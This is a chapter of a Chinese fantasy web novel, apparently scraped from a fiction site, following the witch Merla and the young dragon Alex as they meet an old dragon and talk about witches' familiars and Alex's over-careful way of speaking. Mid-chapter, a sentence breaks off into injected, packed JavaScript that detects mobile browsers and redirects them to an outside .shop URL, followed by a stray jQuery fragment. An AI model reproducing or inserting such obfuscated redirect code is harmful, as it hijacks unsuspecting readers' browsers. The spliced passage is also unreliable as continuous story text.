文趣网 > 其他小说 > 女巫与龙的绝交信[西幻] > 13. 第13章
    果然,无论是女巫还是龙族,都觉得逗小孩很好玩。

    就像梅尔拉,就像……阿勒克斯。

    阿勒克斯在旁边安静地坐着,听到那句“逗小孩”的时候,他的耳朵动了动,但没有出声。

    他当然记得,他那颗美丽的宝石,当初就是作为“提供消息”的报酬,被他送给了薇拉——虽然后面说开了,那颗蓝宝石就变成了拜师礼,依旧在薇拉手上。

    “好吧,你们都这样。”这话倒是在梅尔拉的意料之中,她没有什么特别的感触。

    黑龙的尾巴尖晃了一下:“你这话听起来像是已经习惯了。”

    “确实。”梅尔拉说,“我从小到大遇到了很多次了,嗯,你也是其中一个。”

    “当然了,生命这么长,年轻人这么少。”黑龙挪动脚步,走近了一些,“愿意配合的不多了。”

    他挪动的那几部让他离她们更近了一些,尾巴在身后盘了半圈,像是在找一个更舒服的角度来继续这场对话。

    “那现在这个年轻龙,”他朝阿勒克斯的方向偏了偏头,“愿意配合吗?”

    阿勒克斯被点名,坐直了一点。

    梅尔拉也顺着他的目光看了阿勒克斯一眼,然后说:“我想他还没搞清楚情况。”

    “我懂。”黑龙看了他一会,若有所思地点点头,“有的人总是不愿意辜负别人的。一直盯着我,是终于认出我了吗?”阿勒克斯遗憾地摇了摇头,“没有。”

    黑龙沉默了一会,然后颇为遗憾地摇了摇头,什么也没说。

    “但是我觉得你眼熟,可能以前见过你?”阿勒克斯说,“但我想不起来在哪里见过你。”

    “当然当然,我想,年轻的小龙们都会觉得我眼熟。”黑龙甩了甩尾巴,摇头晃脑,“但是我就是不告诉你们我们什么时候见过。”

    “好吧。”

    “那你们就慢慢想吧。”他的尾巴尖微微晃了一下,重新站起身来,“就以百花节为期限吧,到时候我告诉你们。如果你们能提前知道,我就送你们一个礼物如何?”

    他说完这句话,没有等回应,就转过身,慢悠悠地朝着矮墙走回去。他的步伐不紧不慢,最后只有一句话悠悠地飘了回来:“一边玩去吧,我这个老家伙无趣。”

    他说自己无趣,但他的尾巴在跳上矮墙之后,又晃了两下。那个幅度不大,但足够让人看清楚了,他显然乐在其中。

    梅尔拉看了一会才收回目光。

    她想了想,对阿勒克斯说:“既然如此,那就靠你了,阿勒克斯。”

    “啊?我吗?”阿勒克斯有些无措,“好、好的,我会努力的。”他自然是一口答应,也没有管自己到底能不能做到。

    他答应得太快了。

    梅尔拉看了他一眼:“做不到也没关系,这不是什么严肃的事情。”

    “知道了。”

    送走这位不愿意透露姓名的“龙长老”,她们又在台阶上坐了一会,低声聊着一些细碎的琐事。

    虽说是出来玩的,但哪怕只是在一个地方安静地坐着,时不时说些小事,那就足够美好了。

    梅尔拉或许只是在家里待久了,需要到外面来看看新的景色,和随便什么人说说话聊聊天,她不太在乎这个“出来玩”的形式。

    而阿勒克斯总是如此配合,似乎梅尔拉想怎么做,他都不会有意见一般。他只是想要更多地和她待在一起,但又不想梅尔拉总是闷在一个地方而已。

    太阳又偏西了一点,夕阳正往下沉。

    广场上女巫和龙族来来往往,让这里变得格外热闹。光线从暖白变成了金黄的琥珀色,又从琥珀色变成了更深的橘红色。

    似乎到了休息的时间了,从外面回来的女巫更多了,她们穿着各式各样的衣服,带着千奇百怪的动物,交谈着,笑着。

    几个女巫提着篮子从拱门下进过,篮子里装着刚摘的草药和一些不知名的花,路过她们的时候,还热情地打了招呼。她们不一定认识阿勒克斯——这里出现龙族又不奇怪,但是她们对梅尔拉很熟悉,梅尔拉一一回应,然后又看着她们走远了。

    和龙族的年龄难以辨别一样,人们也无法从一个女巫的外表上看出她的年龄。她们看起来可能很年轻,但可能已经活了几十年,甚至更久,岁月是模糊的,但是不影响她们的魅力和实力。每个人都有着独特的气质,年轻的外表只是一个附加项。

    阿勒克斯看着刚才走过去的一位目不斜视走过去的女巫,更准确的说是看着那位女巫肩膀上的猫头鹰——紫色的,在路过他和梅尔拉的时候还点头示意了一下。

    “她在跟我们打招呼。”但梅尔拉说的似乎不是猫头鹰。

    阿勒克斯又看了一眼那位女巫的背影,她的脚步没有变慢,视线也没有偏移,像是根本没有注意到路边有人坐着。

    “但是那位女巫并没有看我们。”

    “她不需要看,”梅尔拉说,“猫头鹰替她看了。”

    阿勒克斯沉默了一会:“所以她们之间是共享视线的?”

    “不完全是。”梅尔拉说,“就像姨母说的那样,女巫的宠物也是家人。有时候也是自己的半身,甚至也可以是自己的一部分。”

    这和龙族不太一样。

    龙族生来高傲,骨子里刻着一种近乎偏执的自恃,常常看不起自己同族之外的所有人,在和女巫建立起牢不可破的关系之前,他们几乎从不肯低头看世界一眼,更别说交流了。

    而女巫则不同,她们天然带着一种温和的包容,如流水,像藤蔓,她们时常会与他人交流,无论是人类还是动物、同族还是异族,从不吝啬于与别人建立某种关联。大多数女巫喜欢不断建立新的关系,她们的关系网络总是不断蔓延的,所有的交流都化作看不见的丝线在暗处生长缠绕,把原本不相干的人连在一起。

    某种意义上来说,这也是证明她们存在的一种方式。

    当然,藤蔓只是藤蔓,它们绕住石头、攀上树干,在看不见的地方

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17912444|213177||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    把一切缠在一起,可真正让一棵树站住的,始终是树自己的根。女巫们的关系网再密,让她们立足于世的,始终是她们自身那一簇不灭的心火。

    阿勒克斯安静地听完,目光落在不远处的一道拱门上,上面雕刻着繁复的花纹。花纹在暮色里看不太清,像是藤蔓缠绕着某种几何形状,又像是一棵被简化了的树。

    梅尔拉注意到他的视线,一顺着他的目光看过去:“上面雕刻的是生命树,扎根在一颗石头上,所有女巫的名字都在上面。”

    阿勒克斯当然知道,梅尔拉说的这些他都差不多知道,但是这些,听被人说出来,感觉还是不一样的。

    他忽然振作了起来,蓦地站起身,然后说:“我们去圣坛走走吧。”

    阿勒克斯提到过的,圣坛附近准备重新装饰,也可以去转转。

    “或者说,我们可以先吃晚餐,然后去散散步?”他说,“现在有些晚了,我猜你也已经饿了?”

    “……都行。”梅尔拉思考片刻,才终于回答他,“你也不用每次都要把理由想得这么……完整。”

    她感觉到了,阿勒克斯每次和她相关的提议,除了刚说出口的那一瞬间是他真实的想法,剩下的都是他为了给自己找补,显得他没有那么急切、冲动。

    阿勒克斯被她这句话噎了一下,耳朵尖微微动了动。他张了张嘴,像是想要辩解,又像是觉得变得也没用,最后还是闭上了。

    “……我知道。”“知道你还这样?”

    “因为有时候说出来之后,才觉得太直接了。”他说,“我怕你觉得我总是在安排什么,甚至是在替你做决定。那样就显得……显得我不太真诚。”

    他说完这句话之后,便没有再补充什么。那些话像是在他心里堆积很久,此时终于被翻出来了一般。

    梅尔拉安静地听他说完,没有立刻接话,似乎在等阿勒克斯把所有话都先说完。

    良久,她终于开口:“我知道你没有那个意思。毕竟你连自己的决定都要先包装一下才敢说出来,怎么可能替我做决定。”

    阿勒克斯的耳朵尖又动了动,这回不是紧张,更像是被戳穿后认命了的样子。

    “你没那么觉得?”他明显松了一口气,“那就好。我总是担心我做得不好。”

    “所以下次,你就直接说就好了,有什么问题,我会跟你说的。”她的语气很平和,毕竟龙不太会做人,再正常不过了,阿勒克斯太过谨慎了。

    阿勒克斯听完,立刻猛猛点头,“好,我会的。”他点头的幅度比平时大了一些,像是觉得不这样就不足以证明他的决心一般。

    “也不用点头点得这么用力。”她说。

    “我要证明我没有犹豫,我有听你的话。”这次的话倒是脱口而出了,说完阿勒克斯愣了片刻。

    他站在那里,像是被自己说出来的那句话吓了一跳。耳朵尖的浅红慢慢蔓延到了耳根,他的视线明显向下偏移了一点,落在她们之间的地面上。